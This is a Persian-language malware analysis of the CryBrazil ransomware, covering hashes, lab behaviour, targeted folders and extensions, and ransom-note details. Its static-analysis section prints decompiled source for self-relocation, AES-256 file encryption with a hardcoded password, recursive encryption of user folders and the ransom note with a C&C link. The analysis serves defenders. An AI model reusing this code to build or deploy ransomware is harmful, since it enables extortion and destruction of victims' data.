باسمه تعالی

تحلیل فنی باج افزار CryBrazil

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام CryBrazil خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در اوایل ماه ژوئن سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران کشورهای پرتغال و برزیل می‌باشد. این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌های موجود در دایرکتوری‌هایی خاص و با پسوندهایی مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. طبق بررسی‌های انجام شده والدین این باج‌افزار، باج‌افزارهای HiddenTear و EDA۲ می‌باشند. در حال حاضر سرور کنترل و فرمان (C&C) آن به درستی کار نمی‌کند و به نظر می‌رسد این باج‌افزار در حال توسعه می‌باشد. آیکون مربوط به فایل اجرایی این باج‌افزار، مشابه آیکون اسناد Pdf می‌باشد.

مشخصات فایل اجرایی :

نام فایل	NaoLeia.exe
MD۵	۱۰۵۹۷e۷c۲e٦٤٤d۹bd۳٤٦۸٤٤f۰۸۳۲۸c۰b
SHA-۱	۳۳۳۲٤۲٤٦۳e٦۰٦a۷۵f۹fe٦۹۰۳۵d٦۲c۱a۲۲۸۱۲٦۵٤۵
SHA-۲۵٦	۷۱۱b۳٤۰۹eebf۷٤۳۸۸۲۷e۳c۲bcfbbd۲b۳e۲c٦۰۷e٦۳۲۷d۷۱۵۹ca۸efaef٦fdeae۰e
اندازه فایل	۲۱۷.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٤.۷۲	۸۱۹۲	۱۱٦۵۱٦	۱۱٦۷۳٦
.rsrc	٤.٤٦	۱۳۱۰۷۲	۱۰٤۵۳٦	۱۰٤۹٦۰
.reloc	۰.۱	۲۳۷۵٦۸	۱۲	۵۱۲


تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار CryBrazil، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، فایل اصلی خود را به دایرکتوری C:\admin\Rand۱۲۳ انتقال می‌دهد و نام آن را به local.exe تغییر می‌دهد. همچنین تصویر مربوط به پس زمینه را نیز پس از دانلود در دایرکتوری C:\admin قرار می‌دهد. پس از اتمام فرآیند رمزگذاری، یک فایل با عنوان SUA_CHAVE.HTML بر روی Desktop ایجاد شده و تصویر پس زمینه Desktop تغییر می کند. سپس فرایند مربوط به اجرای باج‌افزار خاتمه می یابد. در زیر تصویر پس‌زمینه Desktop پس از اجرای باج‌افزار را مشاهده می کنید که متن موجود در آن به زبان پرتغالی است و در آن مهاجمین به قربانیان اعلام نموده‌اند در صورت تمایل جهت رمزگشایی فایل‌ها از طریق آدرس ایمیل LOSALPHAGROUP@PROTONMAIL.COM با آن‌ها ارتباط برقرار نمایند.

پس از بررسی این تصویر شاهد وجود متنی به زبان فرانسوی در قسمت Details آن بودیم که متن موردنظر به عبارت زیر می‌باشد :

Le président français Emmanuel Macron, son homologue russe Vladimir Poutine et la chancelière allemande Angela Merkel ont souligné samedi l'importance du respect du cessez-le-feu dans l'est de l'Ukraine. /Photo prise le ۸ juillet ۲۰۱۷/REUTERS/Tobias SCHWARZ


متن فوق اشاره به اجرای آتش‌بس تصویب‌شده در شورای امنیت توسط رؤسای جمهور فرانسه، روسیه و آلمان برای توقف حملات گسترده در سوریه دارد.



متن موجود در قسمت Details تصویر

پس از باز نمودن فایل SUA_CHAVE.html پیغام موجود در تصویر زیر به قربانیان نشان داده می‌شود :

پس از کلیک بر روی لینک موجود در این صفحه قربانیان به سایت زیر انتقال داده می‌شوند که هیچ کمکی برای رمزگشایی فایل‌ها به آن‌ها نمی‌کند و همانطور که اشاره شد سرور C&C این باج‌افزار در حال حاضر خارج از سرویس می باشد.



همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند. لیست دایرکتوری ها و فایل های مورد هدف باج افزار در زیر اشاره شده است.


لیست دایرکتوری‌های مورد هدف باج‌افزار :

Users, Desktop, Documents, Downloads, Pictures, Music, Videos

لیست فایل‌های مورد هدف باج‌افزار :

.dat, .keychain, .sdf, .vcf, .jpg, .png, .tiff, .tif, .gif, .jpeg, .jif, .jfif, .jp2, .jpx, .j2k, .j2c, .fpx, .pcd, .bmp, .svg, .3dm, .3ds, .max, .obj, .dds, .psd, .tga, .thm, .yuv, .ai, .eps, .ps, .indd, .pct, .mp4, .avi, .mkv, .3g2, .3gp, .asf, .flv, .m4v, .mov, .mpg, .rm, .srt, .swf, .vob, .wmv, .doc, .docx, .txt, .pdf, .log, .msg, .odt, .pages, .rtf, .tex, .wpd, .wps, .csv, .ged, .key, .pps, .ppt, .pptx, .xml, .json, .xlsx, .xlsm, .xlsb, .xls, .mht, .mhtml, .htm, .html, .xltx, .prn, .dif, .slk, .xlam, .xla, .ods, .docm, .dotx, .dotm, .xps, .ics, .mp3, .aif, .iff, .m3u, .m4a, .mid, .mpa, .wav, .wma, .msi, .php, .apk, .app, .bat, .cgi, .com, .asp, .aspx, .cer, .cfm, .css, .js, .jsp, .rss, .xhtml, .c, .class, .cpp, .cs, .h, .java, .lua, .pl, .py, .sh, .sln, .swift, .vb, .vcxproj, .dem, .gam, .nes, .rom, .sav, .tgz, .zip, .rar, .tar, .7z, .cbr, .deb, .gz, .pkg, .rpm, .zipx, .iso, .accdb, .db, .dbf, .mdb, .sql, .fnt, .fon, .otf, .ttf, .cfg, .prf, .bak, .old, .tmp, .torrent, .der, .pfx, .crt, .csr, .p12, .pem, .ott, .sxw, .stw, .uot, .ots, .sxc, .stc, .wb2, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm, .mml, .lay, .lay6, .asc, .sqlite3, .sqlitedb, .odb, .frm, .myd, .myi, .ibd, .mdf, .ldf, .suo, .pas, .asm, .cmd, .ps1, .vbs, .dip, .dch, .sch, .brd, .rb, .jar, .fla, .mpeg, .m4u, .djvu, .nef, .cgm, .raw, .vcd, .backup, .tbk, .bz2, .PAQ, .aes, .gpg, .vmx, .vmdk, .vdi, .sldm, .sldx, .sti, .sxi, .602, .hwp, .edb, .potm, .potx, .ppam, .ppsx, .ppsm, .pot, .pptm, .xltm, .xlc, .xlm, .xlt, .xlw, .dot, .docb, .snt, .onetoc2, .dwg, .wk1, .wks, .123, .vsdx, .vsd, .eml, .ost, .pst

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند crybrazil. به انتهای فایل‌ها اضافه می‌شود.




بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار CryBrazil به نتایج زیر دست پیدا کردیم.


طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار CryBrazil ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. همچنین مشخص شد که پس از رمزگذاری به انتهای فایل‌ها پسوند crybrazil. اضافه می‌شود، این تغییرات به خوبی در تصویر زیر قابل مشاهده است.



همانطور که اشاره نمودیم آیکون فایل اجرایی باج‌افزار مشابه آیکـون اسـناد Pdf مـی‌باشـد پـس از بررسـی کدمنبع باج‌افزار این مورد اثبات گردید :



تصویر زیر تابع Main باج‌افزار را نشان می دهد که برای اجرا تابع Form۱() را فراخوانی می‌کند :



قطعه کد زیر مربوط به انتقال باج‌افزار به دایرکتوری مدنظر، می‌باشد :

MoveVirus() : void

```
// hidden_tear.Form1
// Token: 0x0600000B RID: 11 RVA: 0x00002FE0 File Offset: 0x000011E0
public void MoveVirus()
{
    string path = this.userDir + this.userName + "\\Rand123";
    string text = this.userDir + this.userName + "\\Rand123\\local.exe";
    if (!Directory.Exists(path))
    {
        Directory.CreateDirectory(path);
    }
    else if (File.Exists(text))
    {
        File.Delete(text);
    }
    string str = "\\" + Process.GetCurrentProcess().ProcessName + ".exe";
    string text2 = Directory.GetCurrentDirectory() + str;
    string sourceFileName = text2;
    File.Move(sourceFileName, text);
}
```

قطعه کد زیر وضعیت اتصال به اینترنت سیستم قربانی را بررسی می‌کند :

CheckForInternetConnection() : bool

```
// hidden_tear.Form1
// Token: 0x0600000C RID: 12 RVA: 0x00003080 File Offset: 0x00001280
public static bool CheckForInternetConnection()
{
    bool result;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            using (webClient.OpenRead("https://www.google.fr"))
            {
                result = true;
            }
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

باج‌افزار توسط قطعه کد زیر یک پسورد ایجاد می‌کند :

CreatePassword(int) : string

```
// hidden_tear.Form1
// Token: 0x06000007 RID: 7 RVA: 0x00002254 File Offset: 0x00000454
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()".Length)]);
    }
    return stringBuilder.ToString();
}
```

قطعه کد زیر مربوط به فراخوانی برخی از توابع باج‌افزار همانند انتقال باج‌افزار، بررسی اتصال به اینترنت و ... می‌باشد :

```
startAction() : void
// hidden_tear.Form1
// Token: 0x0600000D RID: 13 RVA: 0x000030F8 File Offset: 0x000012F8
public void startAction()
{
    string password = "AA151257B1462D642E7E21FF9C80F83CAF043C3572D5ED59BD283D20641E3C9D";
    this.MoveVirus();
    this.Directory_Settings_Sending(password);
    this.messageCreator();
    string path = this.userDir + this.userName + "\\ranso4.jpg";
    bool flag;
    do
    {
        flag = Form1.CheckForInternetConnection();
        if (flag)
        {
            this.SetWallpaperFromWeb(this.backgroundImageUrl, path);
            this.SendPassword(password);
        }
    }
    while (!flag);
    Application.Exit();
}
```

قطعه کد زیر مربوط به فرایند تغییر تصویر پس زمینه توسط باج‌افزار می‌باشد :

```
Form1
518
519         // Token: 0x06000010 RID: 16 RVA: 0x000032B3 File Offset: 0x000014B3
520         public void SetWallpaper(string path)
521         {
522             Form1.SystemParametersInfo(20u, 0u, path, 3u);
523         }
524
525         // Token: 0x06000011 RID: 17 RVA: 0x000032C4 File Offset: 0x000014C4
526         private void SetWallpaperFromWeb(string url, string path)
527         {
528             try
529             {
530                 WebClient webClient = new WebClient();
531                 webClient.DownloadFile(new Uri(url), path);
532                 this.SetWallpaper(path);
533             }
534             catch (Exception)
535             {
536             }
537         }
```

قطعه کد زیر مربوط به آدرس دامنه‌ای می‌باشد که باج‌افزار تصویر پس زمینه را از آن دانلود می‌کند :

```
backgroundImageUrl : string
// hidden_tear.Form1
// Token: 0x04000005 RID: 5
private string backgroundImageUrl = "http://4.bp.blogspot.com/-11m8rWaFmWs/WuhochGTK0I/AAAAAAAAFTY/VkbbVhxYZDgW_jlbQ5lPbV8AEhyd4ihgQCK4BGAYYCw/s1600/ranso4.jpg";
```

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می‌باشد :

AES_Encrypt(byte[], byte[]) : byte[]

```
// hidden_tear.Form1
// Token: 0x06000006 RID: 6 RVA: 0x00002128 File Offset: 0x00000328
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر مربوط به رمزگذاری دایرکتوری‌هایی خاص توسط باج‌افزار می‌باشد :

Directory_Settings_Sending(string) : void

```
// hidden_tear.Form1
// Token: 0x0600000E RID: 14 RVA: 0x00003174 File Offset: 0x00001374
public void Directory_Settings_Sending(string password)
{
    string str = "Users\\";
    string location = this.userDir + str + this.userName + "\\Desktop";
    string location2 = this.userDir + str + this.userName + "\\Documents";
    string location3 = this.userDir + str + this.userName + "\\Downloads";
    string location4 = this.userDir + str + this.userName + "\\Pictures";
    string location5 = this.userDir + str + this.userName + "\\Music";
    string location6 = this.userDir + str + this.userName + "\\Videos";
    this.encryptDirectory(location, password);
    this.encryptDirectory(location2, password);
    this.encryptDirectory(location3, password);
    this.encryptDirectory(location4, password);
    this.encryptDirectory(location5, password);
    this.encryptDirectory(location6, password);
}
```

قطعه کد زیر مربوط به رمزگذاری فایل‌ها با پسوندهایی مشخص توسط باج‌افزار می‌باشد :

```vb
' hidden_tear.Form1
Public Sub encryptDirectory(location As String, password As String)
    Try
        Dim source As String() = New String() { ".dat", ".keychain", ".sdf", ".vcf", ".jpg", ".png", ".tiff", ".tif", ".gif", ".jpeg", ".jif", ".jfif", ".jp2",
          ".jpx", ".j2k", ".j2c", ".fpx", ".pcd", ".bmp", ".svg", ".3dm", ".3ds", ".max", ".obj", ".dds", ".psd", ".tga", ".thm", ".yuv", ".ai", ".eps", ".ps",
          ".indd", ".pct", ".mp4", ".avi", ".mkv", ".3g2", ".3gp", ".asf", ".flv", ".m4v", ".mov", ".mpg", ".rm", ".srt", ".swf", ".vob", ".wmv", ".doc", ".docx",
          ".txt", ".pdf", ".log", ".msg", ".odt", ".pages", ".rtf", ".tex", ".wpd", ".wps", ".csv", ".ged", ".key", ".pps", ".ppt", ".pptx", ".xml", ".json",
          ".xlsx", ".xlsm", ".xlsb", ".xls", ".mht", ".mhtml", ".htm", ".html", ".xltx", ".prn", ".dif", ".slk", ".xlam", ".xla", ".ods", ".docm", ".dotx",
          ".dotm", ".xps", ".ics", ".mp3", ".aif", ".iff", ".m3u", ".m4a", ".mid", ".mpa", ".wav", ".wma", ".msi", ".php", ".apk", ".app", ".bat", ".cgi", ".com",
          ".asp", ".aspx", ".cer", ".cfm", ".css", ".js", ".jsp", ".rss", ".xhtml", ".c", ".class", ".cpp", ".cs", ".h", ".java", ".lua", ".pl", ".py", ".sh",
          ".sln", ".swift", ".vb", ".vcxproj", ".dem", ".gam", ".nes", ".rom", ".sav", ".tgz", ".zip", ".rar", ".tar", ".7z", ".cbr", ".deb", ".gz", ".pkg",
          ".rpm", ".zipx", ".iso", ".accdb", ".db", ".dbf", ".mdb", ".sql", ".fnt", ".fon", ".otf", ".ttf", ".cfg", ".prf", ".bak", ".old", ".tmp", ".torrent",
          ".der", ".pfx", ".crt", ".csr", ".p12", ".pem", ".ott", ".sxw", ".stw", ".uot", ".ots", ".sxc", ".stc", ".wb2", ".odp", ".otp", ".sxd", ".std", ".uop",
          ".odg", ".otg", ".sxm", ".mml", ".lay", ".lay6", ".asc", ".sqlite3", ".sqlitedb", ".odb", ".frm", ".myd", ".myi", ".ibd", ".mdf", ".ldf", ".suo",
          ".pas", ".asm", ".cmd", ".ps1", ".vbs", ".dip", ".dch", ".sch", ".brd", ".rb", ".jar", ".fla", ".mpeg", ".m4u", ".djvu", ".nef", ".cgm", ".raw", ".vcd",
          ".backup", ".tbk", ".bz2", ".PAQ", ".aes", ".gpg", ".vmx", ".vmdk", ".vdi", ".sldm", ".sldx", ".sti", ".sxi", ".602", ".hwp", ".edb", ".potm", ".potx",
          ".ppam", ".ppsx", ".ppsm", ".pot", ".pptm", ".xltm", ".xlc", ".xlm", ".xlt", ".xlw", ".dot", ".docb", ".snt", ".onetoc2", ".dwg", ".wk1", ".wks",
          ".123", ".vsdx", ".vsd", ".eml", ".ost", ".pst" }
        Dim files As String() = Directory.GetFiles(location)
        Dim directories As String() = Directory.GetDirectories(location)
        For i As Integer = 0 To files.Length - 1
            Dim extension As String = Path.GetExtension(files(i))
            If source.Contains(extension) Then
                Me.EncryptFile(files(i), password)
            End If
        Next
        For i As Integer = 0 To directories.Length - 1
            Me.encryptDirectory(directories(i), password)
        Next
    Catch ex As Exception
    End Try
End Sub
```

قطعه کد زیر مربوط به تغییر پسوند فایل‌ها به crybrazil. می‌باشد :

```cs
// hidden_tear.Form1
// Token: 0x06000009 RID: 9 RVA: 0x00002324 File Offset: 0x00000524
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    string str = "Users\\";
    string str2 = str + this.userName + "\\Desktop\\SUA_CHAVE.html.hacked";
    string path = this.userDir + str2;
    if (File.Exists(path))
    {
        File.Delete(path);
    }
    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".crybrazil");
}
```

قطعه کد زیر مربوط به ایجاد فایل SUA_CHAVE.html و محتوای آن که شامل لینک برقراری ارتباط با سرور کنترل و فرمان باج‌افزار می‌باشد، می‌شود.

```cs
// hidden_tear.Form1
// Token: 0x0600000F RID: 15 RVA: 0x00003254 File Offset: 0x00001454
public void messageCreator()
{
    string str = "\\Desktop\\SUA_CHAVE.html";
    string path = this.userDir + "Users\\" + this.userName + str;
    string text = this.computerName + "-" + this.userName;
    string[] contents = new string[]
    {
        "<a href= 'http://3e24c23r2213122c1cxdsxsd.unaux.com' target='_blank'<H3>O QUE ESTÁ ACONTECENDO?</H3></a>"
    };
    File.WriteAllLines(path, contents);
}
```

باج‌افزار CryBrazil فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فقط یک فرایند ایجاد می‌کند که آن هم به نام خود باج‌افزار می‌باشد :

